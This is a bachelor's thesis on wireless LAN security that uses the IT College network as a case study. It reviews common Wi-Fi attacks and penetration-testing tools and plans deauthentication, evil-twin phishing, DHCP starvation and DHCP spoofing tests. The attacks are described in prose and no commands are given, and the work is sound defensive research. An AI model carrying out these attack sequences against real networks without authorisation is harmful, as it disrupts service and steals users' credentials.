TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies

Edvin Ess 201739IVSB

Wireless LAN Security Vulnerabilities: A Case Study of IT College Network

Bachelor’s thesis

Supervisor: Mohammad Tariq Meeran PhD

Tallinn 2023

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond

Edvin Ess 201739IVSB

Juhtmevaba kohtvõrgu turvahaavatavused: IT Kolledži võrgu juhtumiuuring

Bakalaureusetöö

Juhendaja: Mohammad Tariq Meeran PhD

Tallinn 2023

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Edvin Ess

15.05.2023

Abstract

Wireless networks have become a standard for many businesses and enterprises nowadays. But the nature of wireless signals makes the networks more susceptible to exploitation. There are countless methods and attacks that hackers could use to identify vulnerabilities and exploit them in a wireless network.

In this thesis, the author investigates the vulnerabilities that can be found in the IT-College open Wi-Fi and, the impact of discovered vulnerabilities if exploited and recommendations for improvements.

The author identifies various methods for identifying and conducting penetration tests based on existing work. Then several experiments are conducted in the live network. Results of the experiments show that there are a few security holes that will need attention. The discovered vulnerabilities are documented and possible solutions to mitigate them are proposed.

This thesis is written in English and is 70 pages long, including 7 chapters and 61 figures.

Annotatsioon

Juhtmevaba kohtvõrgu turvahaavatavus: IT Kolledži võrgu juhtumiuuring

Traadita võrgud on tänapäeval muutunud paljude äride ja ettevõtete standardiks. Kuid traadita signaalide olemus muudab võrgud ekspluateerimisele vastuvõtlikumaks. Häkkerid saavad traadita võrgu turvaaukude tuvastamiseks ja ründamiseks kasutada lõputu hulk meetodeid.

Lõputöö eesmärk on vaadata, kas IT-kolledži avatud WiFi-s võib leida turvaauke, millist mõju need võivad avaldada ning kuidas saaks eelmiste leidude põhjal turvalisust parandada.

Lõputöö käsitleb levinumaid traadita kohtvõrgu haavatavusi, haavatavuse tuvastamise meetodeid ning läbistustestimise tööriistu ja tehnikaid, mida turvaspetsialistid tavaliselt kasutavad. Eelnevalt mainitud teadmised on aluseks katsete läbiviimiseks päris IT-kolledži võrgus.

Lõputöö käigus teostab autor läbitungimistesti vahendina mitmeid skaneeringuid ja neli rünnakut. Nende katsete käigus leitakse ja analüüsitakse mõned turvaaugud.

Töö lõpupoole käsitleb autor võimalikke turvalahendusi ja soovitusi rünnete ja haavatavuste leevendamiseks.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 70 leheküljel, 7 peatükki ja 61 joonist.

List of abbreviations and terms

AP	Access Point
DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DoS	Denial of Service
IDS	Intrusion Detection System
IP	Internet Protocol
IPS	Intrusion Prevention System
MITM	Man-In-The-Middle
WIDS	Wireless intrusion detection system

Table of contents

List of figures

1 Introduction

Nowadays a lot of businesses are using wireless networks for their business-critical actions, and it is easy to see why. Some of the benefits that wireless networks offer are ease of installation, flexibility, mobility, remote management, reduced installation cost, and increased efficiency for businesses that allow for remote operations, where constant access to the network ensures the employees can share updates and files in real time**.** [1]

Wireless networks force organizations to think completely differently about how they secure their networks and devices to prevent different kinds of attacks and the misuse of exposed assets. While wireless networks offer great potential for exploitation, to make the most out of security planning, enterprises must focus on threats that are of the highest potential risk. [2]

Unlike traditional wired network communication in which signals travel in a shielded copper wire pair or optical cable, wireless RF signals traverse the open air. This makes these signals completely exposed to anybody within the range and subject to changes the factors that can degrade performance and make management an administrative nightmare. [2]

This work focuses on outlining the potential threats to an enterprise by describing the attacks and ways that hackers use these attacks to exploit vulnerabilities in open wireless local area networks. IT College wireless network will be taken as an example enterprise network and experimented on, to see if the network is susceptible to common attacks or not. The aim is to discover what kind of attacks may take benefit of the open wireless LAN and to recommend possible security solutions.

1.1 Problem statement

In today’s highly digitalized world, Wi-Fi has become an essential part of our daily lives. Having fast, stable, and convenient internet access is not only important for individual households but also for businesses and enterprises. However, unlike the traditional copper or fibre cable networks, Wi-Fi signals are not protected and can be exposed to anybody within the range. This may cause the network to be easily misused and exploited by cybercriminals for carrying out malicious activities. The rise of these open Wi-Fi networks raises many concerns about the integrity, confidentiality, and availability of using such networks.

Open Wi-Fi attracts hackers for the same reason that it is desirable for consumers, namely, that it requires no authentication to establish a connection to the internet. One of the bigger threats to Wi-Fi security is the ability for a malicious actor to act as a connection between the user and the endpoint, this allows the hacker to intercept and save important information the user may be exposing. [3]. This, as well as rogue access points, denial-of-service attacks, and man-in-the-middle attacks, allow cybercriminals to put regular users at risk of getting their credentials stolen, their connection interrupted, or getting infected by malware. [4]

In 2021, the total worth of the worldwide wireless infrastructure market was assessed at 152.3 billion USD, and it is anticipated to escalate to 386.5 billion USD by 2031 [5]. In addition to that, in 2022, the worldwide enterprise WLAN market grew by 24,5% compared to 2021 [6]. From this data, we can see that securing and keeping these networks safe is crucial.

Understanding what kinds of attacks can be performed and how to defend them is important for a business to continue its work undisturbed. Knowing how attackers find vulnerabilities and what kind of attack methods they use, are a keyway to defending the targeted enterprises.

1.2 Research questions

How can open Wi-Fi be misused for malicious activities?

The thesis brings out how cyber criminals find vulnerabilities and exploit them to illegally attack open wireless networks. The thesis goes over the common methods and tools for identifying vulnerabilities, the ways the vulnerabilities can be exploited, and what kind of attacks hackers perform to interrupt the workflow of a network.

What are the potential vulnerabilities in the IT College wireless network, and how could they be exploited if discovered?

The author will use some of the more widespread ways that hackers try to find vulnerabilities in wireless networks, to see if any weak points can be found. The author aims to demonstrate how using conventional penetration testing tools a perpetrator can exploit vulnerabilities. In the experiment part of the thesis, the author tries to see, if some of the common attack methods mentioned will work on the IT College WLAN.

What kind of impact could attacks or vulnerabilities have on the IT College wireless network, and what security measures can be implemented to minimize or mitigate that impact?

The answer to this question will help us understand if an attack method was successful, or a vulnerability was found, what kind of impact such an attack or vulnerability may cause. After the experiment, the author will go over the results and recommend possible solutions to the found problems.

1.3 Research goal

The main goal is to identify potential vulnerabilities in the IT College wireless network and to conduct penetration testing based on found vulnerabilities or common attack methods. The author will display how a potential malicious actor could approach attacking an open network taking the IT College wireless network as a case study, as well as underlining the importance of vulnerability assessment and penetration testing. If any vulnerabilities are found and testing proves to be successful, the author will explain the process of finding the vulnerability as well as propose possible security solutions to the found problems.

2 Theoretical Background

This chapter serves as a literature review or the background section of the thesis. It provides an in-depth overview of the various aspects relevant to the study. In this chapter, we explore the common vulnerabilities that are associated with wireless local area networks (WLANs), methods for identifying these vulnerabilities, and the penetration testing tools and techniques that can be used to detect and exploit these weaknesses.

Section 2.1 of this chapter talks about the most common types of vulnerabilities that are associated with WLANs.

In section 2.2, the author examines different methods professionals and attackers use to identify vulnerabilities in wireless LANs.

Section 2.3 explores the various penetration testing tools and techniques. This section describes the commonly used tools and their purposes.

Overall, this chapter is meant to provide a foundation for the upcoming chapters and experiments. The subsequent chapters will build on the insights gained in the literature review to conduct the experiment and propose effective security solutions to minimize risks.

2.1 Common Wireless LAN vulnerabilities

This chapter there will be covered a variety of different attacks that can be used on a wireless network. The attacks are also categorized by reconnaissance, integrity, confidentiality, and accessibility, but some attacks may fall under multiple categories depending on the context of the attack. The attacks will be described in a brief way on how they operate and what sort of damage they cause.

2.1.1 Accessibility attacks:

DHCP starvation attack –an attack which has the purpose of depleting all the IP addresses that are at disposal by specifically targeting DHCP servers. This is achieved by sending forged DHCP requests crafted by the attacker. [7]

De-authentication attack – an attack that disrupts the connections between users and Wi-Fi access points. When reconnecting, the users might be forced to reconnect to the attacker's network instead. This kind of attack is possible even with network security keys such as WPA2. For example, the perpetrator can capture the 4-way handshake of WPA/WPA2 and use aireplay (found in Aircrack-ng) to de-authenticate wireless users.

DoS attacks – there is a wide variety of attacks that focus on denying the availability of service, but we will mention two of which affect wireless networks: DoS by interference and DDoS. Wi-Fi interference is a common issue among wireless networks, where the attackers may use devices on the same channels as the original access points and thus affect the strength and availability of the signal [8]. DDoS is a kind of attack that is performed by using multiple devices to send requests to the target's IP address, potentially causing the network or server to become overwhelmed, resulting in a denial of service to normal traffic [9].

Rogue access point – A network's unauthorized access point (AP) can be established by either a malicious attacker or even an uninformed employee. The presence of such devices make the rest of the network more vulnerable to DoS attacks, packet captures, ARP poisoning, and many more. [10] Access points can be categorized into soft and hard access points. Soft access points would be for example a smartphone sharing out internet access. The hard access point would be a hardware device purchased from a vendor, for example, a wireless router. [11]

2.1.2 Confidentiality attacks:

Packet sniffing – using a specific piece of hardware or software allows the user to examine any packet. This allows hackers to attempt packet injection, and man-in-the-middle attacks as well as compromise any data that was not encrypted before it was sent. [12]

WEP cracking – WEP is the oldest and one of the weakest available encryption protocols. It was one of the first solutions to wireless security and was quickly found flawed and vulnerable. [11]. Due to poor cryptographic design with no defined method for key distribution, it left many problems to be solved. The protocol is also susceptible to known plaintext attacks and DoS attacks by associate and disassociate messages. [11]

WPA/WPA2 cracking – Cracking WPA passwords usually relies on the set network passwords to be using a weak passphrase. Such passphrases can be easily brute-forced or found using wordlists. [11]

2.1.3 Integrity attacks:

Evil twin – This attack takes place when a rogue access point is configured in a way that is identical to a legitimate access point and placed nearby. If the evil twin is in closer proximity, the user might automatically or manually connect to it. This allows for the attack to intercept traffic that transits the AP and even modify or redirect it. The evil twin is an attack that is usually used in conjunction with other attacks. [11]

DHCP spoofing attack – an attack that involves a rogue DHCP server operated by the attacker, which intercepts DHCP communication initiated by the user. This type of attack can occur when the rogue DHCP server is in closer proximity to the DHCP client and responds more quickly than the legitimate DHCP server. The attacker can exploit this situation to carry out a man-in-the-middle attack by designating themself as the default gateway or the DNS server in the DHCP replies. If successful, this attack would enable the attacker to intercept IP communication. [13]

MAC address flooding – an attack in which an attacker floods the network switches with fake MAC addresses. Once the MAC table reaches its storage limit, the switch will start replacing old addresses with new ones. When this happens, the switch will begin broadcasting all packets to every switchport, effectively functioning as a network hub. The attacker can then capture all the traffic as well as send malicious data packets to the user’s computer. [14]

Replay attack – When eavesdropping on network communication, the attacker can intercept it and fraudulently delay it or resend it to a misdirected receiver. This kind of attack may make the receiver send important information to the attacker. Without proper mitigation techniques in place, the attacker can bypass encryption because the attacker does not need to see the contents of the message. [15]

Reconnaissance attacks:

Wardriving – This attack revolves around using a wireless-enabled device with special software installed onto it to detect or scan for wireless networks that come within range of the device. The resulting mapping of these networks can be used to target a specific network or sometimes even shared online. [11]

2.2 Methods for identifying vulnerabilities

This section will cover different ways in which security professionals and hackers find vulnerabilities in WLAN. There will be mentioned how different tools, methods, and information sources can be used to find vulnerabilities.

Reconnaissance, or recon, is usually the first step in conducting penetration testing or an attack against a target. It is usually conducted before the actual testing or attack. The findings of reconnaissance may give hints as to where more information is needed or whether a vulnerability is ready to be exploited. Reconnaissance can be divided into active and passive reconnaissance. [16]

Active reconnaissance is faster and more precise, but on the other hand also riskier as it raises more suspicion about the system that is targeted. This could lead to the attacker being detected by the target administrators or security team. Conducting active reconnaissance typically involves the attacker establishing a connection to the target system, which can be done through a variety of techniques ranging from fingerprinting to social engineering. Usually conducted after passive recon, as it often requires the information obtained from passive recon. [17]. Ping probes, port scanning, or traceroute are some practical examples of active reconnaissance. Some of the more used tools for such information gathering are Nmap, Nessus, Metasploit or Burp suite, BeEF (Browser Exploitation Framework), and Cobalt Strike. [18]

Passive reconnaissance does not involve any malicious, direct interaction with the target. The attacker does not leave any information logged about himself. For example, a Google search for the target’s email addresses will not leave a trail. This kind of recon can also be divided into direct and indirect categories. Direct passive recon involves interacting with the target, for example browsing the various webpages of the target, while indirect has no interaction with the target. [16].

The goal of passive and active recon is to identify if there is an exploitable target, and the goal of vulnerability assessment is to find the security flaws that are most likely to support the attack's objective. Many vendors release vulnerability information about their hardware and applications when they release patches and upgrades. If an exploit for such a vulnerability is widely known, vendors will warn the customers about this. [16]

Many online sources collect, analyze and share information about vulnerabilities, here are a few:

- CVE – short for Common Vulnerabilities and Exposures, is a list of publicly disclosed security flaws. CVEs help IT professionals coordinate their efforts to prioritize and address vulnerabilities to make systems more secure. While CVE only contains brief entries about the vulnerabilities, more information can be found in other databases such as NVD and CERT/CC. [19]

- NVD – U.S. government repository of standards that utilizes the Security Content Automation Protocol (SCAP) to represent vulnerability management data. The data contained within these standards enables automation of vulnerability management, security measurement, and compliance activities. The National Vulnerability Database (NVD) includes databases of security-related software flaws, misconfigurations, product names, impact metrics, and references to security checklists. [20]

- 0day.today – database of exploits and vulnerabilities. The database focuses on releasing quick 0-day vulnerabilities and exploits with allowing private submissions. Some of the website's content is only accessible via cryptocurrency payments.

Certain professionals or hackers may choose to utilize network vulnerability scanners. Network vulnerability scanning is a method of identifying vulnerabilities in network systems, devices, and services. These vulnerabilities may stem from misconfigurations, open ports, or outdated software running on the network. [21]. An example of such a tool is OpenVAS, it is an open-source vulnerability assessment scanner and a vulnerability management tool that is often utilized by attackers to scan a wide range of networks. The tool includes over 80,000 vulnerabilities in its database. Although widely used, it has its drawbacks in terms of lacking some features and speed compared to other commercial tools such as Nessus, Nexpose, and Qualys. [16]. The mentioned tools will be discussed longer in the next chapter.

2.3 Penetration testing tools and techniques

In this section, the commonly used tools and techniques for penetration testing will be introduced and discussed.

Aircrack-ng – a suite of tools used to assess the Wi-Fi network security level. It mainly focuses on the following aspects of Wi-Fi security – monitoring, attacking, testing, and cracking. Aircrack-ng can be used to capture packets, perform different kinds of attacks such as but not limited to replay attacks and de-authentication, check hardware capabilities and crack Wi-Fi passwords. All tools present in the suite are command line which allows for writing scripts. Currently, the tool is primarily designed to operate on Linux but can also function on other operating systems including Windows, macOS, FreeBSD, OpenBSD, NetBSD, Solaris, and even eComStation 2. [22]

Wireshark – a tool used for network protocol analysis that allows users to capture and browse the traffic on a network in real-time. Currently, Wireshark is one of the most widely-used tools for network protocol analysis. It can operate on a variety of operating systems, such as Windows, macOS, Linux, and UNIX. Wireshark is available for free as an open-source software tool, and it is released under the GNU General Public License version 2. [23]

Metasploit Framework – a powerful tool that lets the user probe systemic vulnerabilities on networks and servers. In 2020 Metasploit already included over 1600 exploits organized over 25 platforms. The framework carries nearly 500 payloads which include but are not limited to – command shell payloads, dynamic payloads that allow testers to generate unique payloads, meterpreter payloads, and static payloads. Metasploit provides modules such as exploits, payloads, auxiliary functions like supplementary tools and commands, encoders, listeners, shellcode, post-exploitation code, and nops (an instruction to keep the payload from crashing). Metasploit is available through open-source installers from the Rapid7 website. [24]

Nmap – or “Network Mapper” is a free and open-source utility that primarily on network discovery and security auditing. Nmap uses raw IP packets to identify what hosts are present on the network, what services are being run by those hosts, what operating systems they are running, and what type of packet filters or firewalls are in use, among many other characteristics. Nmap works on all major computer operating systems. Nmap can be used as a classic command line executable, but there is also the Nmap suite. The software suite includes various tools such as an advanced graphical user interface (GUI) and results viewer called Zenmap, a data transfer, redirection, and a debugging tool known as Ncat, a utility used for comparing scan results called Ndiff, and a packet generation and response analysis tool called Nping. [25]

Kismet – a wireless network and device detector which can also be used as a sniffer, wardriving tool, and a wireless intrusion detection framework (WIDS). Kismet is compatible with various types of hardware, including Wi-Fi interfaces, Bluetooth interfaces, and certain software-defined radio hardware such as RTLSDR, as well as other specialized capture hardware. [26]

macof – the macof tool is primarily used for the MAC address flooding attack. Once executed, the command will begin sending multiple MAC addresses to overwhelm the switch, leading to the switch entering a failure mode. When the switch is in such a state it does not know the correct addresses where to send the information and starts sending information everywhere. [27]

Fern Wi-Fi Cracker – a wireless security auditing and attack software. The software can crack and recover WEP/WPA/WPS keys as well as run other kinds of network-based attacks on either wireless or ethernet-based networks. [28]

Nessus – is one of the most used commercial vulnerability scanning and assessment tools in the security community [16]. Nessus has been developed for 20 years and continues to expand its list of over 75,000 CVEs and 183,000 plus Plugins. Nessus is used by many organizations worldwide and is built with ease of use in mind. [29]

BeEF – short for Browser Exploitation Framework, is a tool used for penetration testing that is specifically designed to target web browsers. By utilizing client-side attack vectors, BeEF enables a tester to evaluate the security level of a given environment. BeEF focuses on assessing the exploitability of the web browser vector exclusively. The tool will "hook" one or multiple web browsers and utilize them as a base to execute specific command modules targeted at a specific system within the browser's context. [30]

OpenVAS – a vulnerability scanner with many features such as unauthenticated and authenticated testing, and various high- and low-level protocols. Currently, the OpenVAS tool is open-source and free to use. [31]. Because of its wide customization and integration, it is a popular tool among many companies.

Ettercap – a comprehensive suit built for man-in-the-middle attacks. Some of the main features are sniffing live connections, content filtering on the fly, and a wide array of attacks. [32]

Yersinia - a framework used for executing layer 2 attacks. The framework is designed to exploit vulnerabilities present in various network protocols. Spanning Tree Protocol, DHCP, and HSRP - are some of the protocol attacks that Yersinia can perform but are not limited to. [33]

3 Methodology

This chapter presents the research methods used to investigate wireless LAN security vulnerabilities and to conduct vulnerability scans and penetration tests, based on the previous chapters' background information.

The author will explain what kind of attacks and tooling he is planning to use to test the IT College WLAN for common vulnerabilities, and what kind of results he is looking for or excepting to find.

3.1 Vulnerability scanning

For network exploration, the author uses Nmap to identify open ports and detect potential vulnerabilities in the network. During the scanning process, open ports can indicate the presence of services or applications that could be targeted by attackers. Based on the running services, attackers can try and use existing tools to exploit such services. There is also the possibility that the host or the service is running a patch that contains a known vulnerability described in a database such as CVE.

After the open ports have been identified, the author will use the free version of Nessus to conduct a more detailed vulnerability assessment. Nessus is a powerful vulnerability scanner that can detect a wide range of vulnerabilities in a network. It has a database of thousands of known vulnerabilities and can identify potential security flaws based on network services and configurations.

Nessus can be used to perform both authenticated and unauthenticated vulnerability scans. Authenticated scans require access to the system being scanned and can provide more detailed information about potential vulnerabilities, such as outdated software versions or weak passwords. Unauthenticated scans can be performed from outside the network and can provide a broader view of potential vulnerabilities.

Lastly, the author also uses the OpenVAS tool. It is a similar tool to Nessus, but OpenVAS is a free-to-use and open-source tool. Often being a competitor and comparison point for Nessus should yield an interesting comparison.

In the upcoming chapter of 4. Experimental setup, the author will describe in detail the steps he took to conduct the vulnerability scans with these tools and the results he found.

3.2 Penetration testing

To conduct penetration tests, the author performs a DOS attack by sending constant de-authentication packets, creates an Evil Twin AP to perform packet sniffing, furthermore, also performs a DHCP starvation and spoofing attack. In the following sub-sections, the author explains what sort of attacks are going to be performed in the experimental part and gives a general overview of the attack, but a more detailed walkthrough of commands will be listed in the experiment itself.

3.2.1 DOS by de-authentication

The focus of this experiment is to see if IT College has a way to prevent an attacker to spam de-authentication packets to constantly disconnect the users from legitimate Wi-Fi. This attack can render the wireless access point useless and with the combination of other methods such as Evil Twin can cause Man-in-the-Middle attacks to occur. The author's plan is to use a Kali Linux machine with the Aircrack-ng suite installed to perform this experiment.

To conduct experiments on a WLAN, we will need a Wi-Fi card that allows us to join the wireless network. For the experiment, the author is planning on using his laptop with the TL-WN722N USB wireless adapter, more on it is mentioned in the next chapter.

Using Aircrack-ng's airmon-ng we set up the card to be in monitor mode, which allows us to scan the nearby networks and start performing attacks. After the Wi-Fi access point is found and the BSSID is recognized, the attack can begin.




Figure 1. Initial scenario for DOS

The author is planning on using aireplay found in Aircrack-ng to flood the network with de-authentication packets. This should in return disconnect the Wi-Fi devices and make them unable to reconnect. The author will use a secondary Wi-Fi device such as another laptop or a smartphone to check the disconnection and reconnection process (Figure 2).




Figure 2. End scenario of DOS.

3.2.2 Evil Twin AP with phishing

Evil Twin AP is a malicious access point that appears to be a legitimate Wi-Fi network usually mimicking an existing network. Such access points enable MITM attacks, credential harvesting, malware distribution, phishing, and much more. In this experiment, the author will create an Evil Twin of the IT College network.

Using a Kali Linux VM and Wifiphisher, the author can create a twin of the real access point. The created fake access point will ask the user to login into a captive portal to access Wi-Fi, however, the captive portal is just an attempt to phish out credentials.




Figure 3. Initial scenario for Evil Twin.

Firstly, the author will first use Wifiphisher to scan the network, pick the appropriate network to mimic and then deploy the phishing website. Once the malicious AP is ready, the tool will de-authenticate users from the IT College network. Doing so results in the users trying to reconnect to the network automatically, but in the case of Evil Twin being closer or having a stronger signal, they instead connect to the fake access point.

This results in users being prompted to log into a fake login portal. If the user follows through and falls for the phishing, Wifiphisher will log the submitted credentials. These login portals can be highly customizable with many popular ones, such as Facebook login, being provided by the community.




Figure 4. End scenario for Evil Twin.

3.2.3 DHCP starvation attack

As mentioned in Chapter 2.1, the DHCP starvation attack aims to use up all the provided IP addresses which results in a DOS or a MITM attack if the attacker decides to set up his own rogue DHCP server. The author plans on using a tool called Yersinia from his laptop on a Kali Linux installed virtual machine. The aim is to try to use up all the addresses and then try to connect a new host to see if it can find a DHCP server as well as get an IP address in the network.




Figure 5. Initial scenario for DHCP starvation.

The author will mimic a scenario where USER-1 is already connected to IT College WLAN and USER-2 has not yet made a connection (Figure 5). The attacker will then launch a DHCP starvation attack using Yersinia. We can also see the progression of the DHCP starvation attack using tools such as Wireshark to see the network traffic of the sent DHCP Discover packets.

In the event an attack is successful, USER-2 will be unable to receive an IP address and thus is not able to use the wireless network.




Figure 6. End scenario for DHCP starvation.

3.2.4 DHCP spoofing attack

In this experiment, we try to intercept a DHCP request and answer it on our own before the legitimate DHCP server can provide an answer. Doing so allows us to control the IP addresses that are assigned to connecting machines as well as let all the traffic run through our DHCP server. This attack makes it easy to conduct other attacks such as MITM, where we can sniff the traffic or redirect to phishing websites based on our provided DNS.

The setup for this experiment is having 2 machines, one acting as the fake DHCP and the other as the connecting client (Figure 7).




Figure 7. Initial scenario for DHCP spoofing.

The attacking laptop will use Ettercap to conduct the DHCP spoofing attack and use Wireshark to sniff the network upon successful spoofing.

When the user will try to connect to the wireless network, it will ask for an IP address from the DHCP server (Figure 8), this attack aims to answer the user faster than the official DHCP server. In some cases, this will not be successful, because the official answer may be faster.




Figure 8. Example: Client looking for a DHCP server.

If the attack is successful, the attacker's DHCP server will now provide addresses to the USER as well as all the traffic USER generates will flow through the attacker's host. Using Wireshark, the attacker can see the traffic that the USER is generating.

